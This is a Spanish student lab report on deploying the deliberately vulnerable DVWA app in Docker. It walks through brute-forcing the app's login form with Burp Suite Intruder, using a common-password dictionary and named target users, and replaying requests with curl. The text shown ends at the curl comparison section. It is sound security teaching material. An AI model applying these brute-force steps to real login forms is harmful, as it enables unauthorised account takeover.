

Informe Laboratorio 2

Sección 1

Kerssen Barros

e-mail: kerssen.barros@mail.udp.cl

Abril de 2023

Índice

1. Descripción de actividades	2
2. Desarrollo de actividades	3
2.1. Levantamiento de docker para correr DVWA (dvwa)	3
2.2. Redirección de puertos en docker (dvwa)	4
2.3. Obtención de consulta a replicar (burp)	4
2.4. Identificación de campos a modificar (burp)	5
2.5. Obtención de diccionarios para el ataque (burp)	7
2.6. Obtención de al menos 2 pares (burp)	8
2.7. Obtención de código de inspect element (curl)	10
2.8. Utilización de curl por terminal (curl)	11
2.9. Demuestra 5 diferencias (curl)	12
2.10. Instalación y versión a utilizar (hydra)	13
2.11. Explicación de comando a utilizar (hydra)	14
2.12. Obtención de al menos 2 pares (hydra)	14
2.13. Explicación paquete curl (tráfico)	15
2.14. Explicación paquete burp (tráfico)	17
2.15. Explicación paquete hydra (tráfico)	18
2.16. Mención de las Diferencias (tráfico)	18
2.17. Detección de SW (tráfico)	19

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA

(Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?


2. Desarrollo de actividades

2.1. Levantamiento de docker para correr DVWA (dvwa)

Para levantar el contenedor pedido en este laboratorio, se hace pull de la imagen **vulnerables/web-dvwa** usando el siguiente comando:

```
sudo docker pull vulnerables/web-dvwa
```

Una vez descargada la imagen, se utiliza el siguiente comando para levantar el contenedor:



```
keressen@kerZorinOS-BOND-WAX9 [16:05:35] sudo docker run --rm -it -p 80:80 vulnerables/web-dvwa
[+] Starting mysql...
[ OK ] Starting MariaDB database server: mysqld.
[+] Starting apache
[....] Starting Apache httpd web server: apache2AH00558: apache2: Could not reliably determine the
server's fully qualified domain name, using 172.17.0.2. Set the 'ServerName' directive globally to
suppress this message
. OK
==> /var/log/apache2/access.log <==

==> /var/log/apache2/error.log <==
[Wed Apr 17 20:05:51.860167 2024] [mpm_prefork:notice] [pid 306] AH00163: Apache/2.4.25 (Debian) co
nfigured -- resuming normal operations
[Wed Apr 17 20:05:51.860231 2024] [core:notice] [pid 306] AH00094: Command line: '/usr/sbin/apache2
'

==> /var/log/apache2/other_vhosts_access.log <==

==> /var/log/apache2/access.log <==
172.17.0.1 - - [17/Apr/2024:20:06:12 +0000] "GET / HTTP/1.1" 302 442 "-" "Mozilla/5.0 (Windows NT 1
0.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36"
172.17.0.1 - - [17/Apr/2024:20:06:13 +0000] "GET /login.php HTTP/1.1" 200 1013 "-" "Mozilla/5.0 (Wi
ndows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.
36"
172.17.0.1 - - [17/Apr/2024:20:06:16 +0000] "GET /login.php HTTP/1.1" 200 1014 "-" "Mozilla/5.0 (Wi
ndows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.
36"
```

Figura 1: Levantamiento del contenedor de la página DVWA.

Se utilizaron las flags `--rm` para eliminar el contenedor una vez terminada la ejecución, `-it` para que el contenedor se ejecute en modo interactivo como si fuera una terminal y `-p` para mapear el puerto a utilizar (en este caso el puerto 80).

A continuación se muestra que la página levantada en el contenedor:




Figura 2: Página de DVWA corriendo en el contenedor.

2.2. Redirección de puertos en docker (dvwa)

Como se vio en el ítem anterior, el redireccionamiento de puertos se hizo utilizando la flag `-p`, asignando el puerto 80 del contenedor al puerto 80 del host.

2.3. Obtención de consulta a replicar (burp)

Antes de obtener la consulta, hay que hacer un login en la página de **DVWA** para analizar lo que se necesita. Para ello se hace uso de las siguientes credenciales de ingreso:

Username: admin

Password: password

Una vez dentro, se podrá acceder a la sección **Brute Force** en la cual se colocará una credencial cualquiera para analizar la petición con *Burp Suite*. Con esto obtenemos la consulta tipo GET que contiene el **Username** y la **Password** que se deberán cambiar para empezar el ataque.

2.4 Identificación de campos a modificar (burp) 2 DESARROLLO DE ACTIVIDADES




Figura 3: Consulta a replicar en Burp Suite.

2.4. Identificación de campos a modificar (burp)

Lo primero que se hace en *Burp Suite* es activar la opción **Response Interception Rules** para verificar que las credenciales son correctas después de realizar el ataque.




Figura 4: Activación de Response Interception Rules

Luego se procede a interceptar el tráfico utilizando el navegador de *Burp Suite*, ingresando las credenciales de admin y analizar el Response.

Una vez ingresadas las credenciales aparece una imagen, que al inspeccionarla con el inspector del navegador, aparece un link en el cual se podrá encontrar a los demás usuarios registrados.

2.4 Identificación de campos a modificar (burp) 2 DESARROLLO DE ACTIVIDADES




Figura 5: Link de la imagen tras ingresar con la cuenta admin.




Figura 6: Página referenciada por el link con los usuarios registrados.

Con lo anterior, se escogieron 2 usuarios para atacar, siendo estos **gordonb** y **1337**.

Se colocó el **Username** y una contraseña aleatoria para interceptarla con *Burp Suite*, señalando la contraseña de la consulta GET y mandándola al **Intruder**.

2.5 Obtención de diccionarios para el ataque (burp) DESARROLLO DE ACTIVIDADES




Figura 7: Usuario y Contraseña interceptados por Burp Suite.

Se identificaron los campos de *username* y *password*, que son los que se deben modificar para realizar el ataque (para este caso sólo el campo *password* ya que se encontraron los usuarios registrados anteriormente).

2.5. Obtención de diccionarios para el ataque (burp)

En el ítem anterior se explicó como se llegaron a los usuarios registrados a usar, pero para el caso de las contraseñas se deberá usar un diccionario con las claves más utilizadas que se encontró en <https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/10-million-password-list-top-10000.txt>. Para la practicidad de este laboratorio, se usaron las 50 primeras contraseñas del diccionario.




Figura 8: Diccionario utilizado para el ataque.

2.6. Obtención de al menos 2 pares (burp)

Dentro de la pestaña **Intruder** se selecciona la contraseña para usar la función *Add*. De esta forma, el campo elegido cambiará según el diccionario proporcionado en la pestaña **Payload** (mostrada en el ítem anterior).

También se eligió el tipo de ataque **Sniper**, ya que sólo se cambiará el campo de la contraseña debido a que ya se tienen a los usuarios a vulnerar.



Figura 9: Selección de la contraseña con la función *Add* y tipo de ataque Sniper.

Luego de esto, se empieza el ataque presionando el botón *Start Attack* y se espera a que el software termine de probar todas las contraseñas. Se abrirá una nueva pestaña con los resultados obtenidos.


En esta nueva pestaña se puede ver que varias claves tienen un *Length* similar en el *Response*, pero hay una que difiere bastante de las demás debido a que cuando un usuario logra entrar con sus credenciales correctas, la página responde con una imagen. De esta manera se sabe cuál es la contraseña correcta.



9

2.7. Obtención de código de inspect element (curl)

Antes de la obtención del código por curl, se inspecciona la página para ver cómo luce el código que pide las credenciales:




```

▼ <form action="#" method="GET">
  Username:
  <br>
  <input type="text" name="username">
  <br>
  Password:
  <br>
  <input type="password" autocomplete="off" name="password">
  <br>
  <br>
  <input type="submit" value="Login" name="Login">
</form>

```

Figura 12: Formulario de la página usando el inspeccionador del navegador.

Con lo obtenido anteriormente, se ejecuta en la terminal el siguiente comando utilizando *curl*:



```

Terminal
kerksen@kerZorinOS-BOHB-WAX9 14:42:58
$ curl http://localhost/vulnerabilities/brute/ -sL | grep '\S' | nl | sed -n /form/,/form/p
16 <form action="login.php" method="post">
17 <fieldset>
18 <label for="user">Username</label> <input type="text" class="loginInput" size="20" name="username"><br />
19 <label for="pass">Password</label> <input type="password" class="loginInput" AUTOCOMLETE="off" size="20"
name="password"><br />
20 <br />
21 <p class="submit"><input type="submit" value="Login" name="Login"></p>
22 </fieldset>
23 <input type="hidden" name="user_token" value="1c1ee91f4c5ec1894ef5951519ab27fa" />
24 </form>
kerksen@kerZorinOS-BOHB-WAX9 14:43:08

```

Figura 13: Comando *curl* para obtener el inspect.

Se utilizaron las flags *-sL* para que no se muestre información adicional y se sigan las redirecciones HTTP, *grep '\S'* para filtrar y mostrar sólo las líneas que no contengan espacios, *nl* para enumerar las líneas y *sed -n* para seleccionar e imprimir solo las líneas que estén en el rango *form*.

2.8. Utilización de curl por terminal (curl)

Utilizando nuevamente el inspector de elementos del navegador, se ingresaron las credenciales del usuario *admin* para ver en la pestaña de **Red** el *Request* y copiarlo como *curl*:




Figura 14: Obtener *curl* a través del inspector del navegador.

Una vez copiado el comando *curl*, se ejecuta en la terminal:

```
Terminal
curl 'http://localhost/vulnerabilities/brute/?username=admin&password=password&login=Login' -H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:124.0) Gecko/20100101 Firefox/124.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8' -H 'Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3' -H 'Accept-Encoding: gzip, deflate, br' -H 'Referer: http://localhost/vulnerabilities/brute/' -H 'Connection: keep-alive' -H 'Cookie: PHPSESSID=mljwmp220kxvmsuacscp76; security=on' -H 'Upgrade-Insecure-Requests: 1' -H 'Sec-Fetch-Dest: document' -H 'Sec-Fetch-Mode: navigate' -H 'Sec-Fetch-Site: same-origin' -H 'Sec-Fetch-User: ?'

<DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA) v1.10 <Development> </title>
    <link rel="stylesheet" type="text/css" href="http://www.dvwa.com/main.css" />
    <link rel="icon" type="image/ico" href="http://www.dvwa.com/favicon.ico" />
    <script type="text/javascript" src="http://www.dvwa.com/dvwaPage.js"></script>
  </head>
  <body class="home">
    <div id="container">
      <div id="header">
        
      </div>
      <div id="main_menu">
        <div id="main_menu_padded">
          <ul class="menu_links">
            <li class="menu_links"><a href="http://www.dvwa.com/instructions.php">Instructions</a></li>
            <li class="menu_links"><a href="http://www.dvwa.com/setup.php">Setup</a></li>
            <li class="menu_links"><a href="http://www.dvwa.com/about.php">About</a></li>
            <li class="menu_links"><a href="http://www.dvwa.com/vulnerabilities/brute/?brute_force=on">Brute Force</a></li>
            <li class="menu_links"><a href="http://www.dvwa.com/vulnerabilities/cvrf">CVRF</a></li>
            <li class="menu_links"><a href="http://www.dvwa.com/vulnerabilities/cvrf">File Inclusion</a></li>
            <li class="menu_links"><a href="http://www.dvwa.com/vulnerabilities/cvrf">File Upload</a></li>
            <li class="menu_links"><a href="http://www.dvwa.com/vulnerabilities/cvrf">Insecure CAPTCHA</a></li>
            <li class="menu_links"><a href="http://www.dvwa.com/vulnerabilities/cvrf">SQL Injection</a></li>
            <li class="menu_links"><a href="http://www.dvwa.com/vulnerabilities/cvrf">SQL Blind</a></li>
            <li class="menu_links"><a href="http://www.dvwa.com/vulnerabilities/cvrf">SQL Injection (Blind)</a></li>
            <li class="menu_links"><a href="http://www.dvwa.com/vulnerabilities/cvrf">Weak Session ID</a></li>
            <li class="menu_links"><a href="http://www.dvwa.com/vulnerabilities/cvrf">XSS (DOM)</a></li>
            <li class="menu_links"><a href="http://www.dvwa.com/vulnerabilities/cvrf">XSS (Reflected)</a></li>
            <li class="menu_links"><a href="http://www.dvwa.com/vulnerabilities/cvrf">XSS (Stored)</a></li>
            <li class="menu_links"><a href="http://www.dvwa.com/vulnerabilities/cvrf">CSRF Bypass</a></li>
            <li class="menu_links"><a href="http://www.dvwa.com/vulnerabilities/cvrf">Password IP</a></li>
            <li class="menu_links"><a href="http://www.dvwa.com/vulnerabilities/cvrf">Security</a></li>
            <li class="menu_links"><a href="http://www.dvwa.com/vulnerabilities/cvrf">PHP Info</a></li>
            <li class="menu_links"><a href="http://www.dvwa.com/vulnerabilities/cvrf">About</a></li>
            <li class="menu_links"><a href="http://www.dvwa.com/vulnerabilities/cvrf">Logout</a></li>
          </ul>
        </div>
      </div>
    </div>
  </body>
</html>
```

Figura 15: Ejecución del comando *curl* en la terminal.

2.9. Demuestra 5 diferencias (curl)

Se realizó el mismo procedimiento del ítem anterior pero con credenciales erróneas para poder comparar ambas respuestas.

Sólo se pudo identificar 2 diferencias:

La primera es el texto que aparece dependiendo de si se ingresaron credenciales válidas o no, mientras que la segunda es que se carga una imagen adicional si las credenciales son correctas.


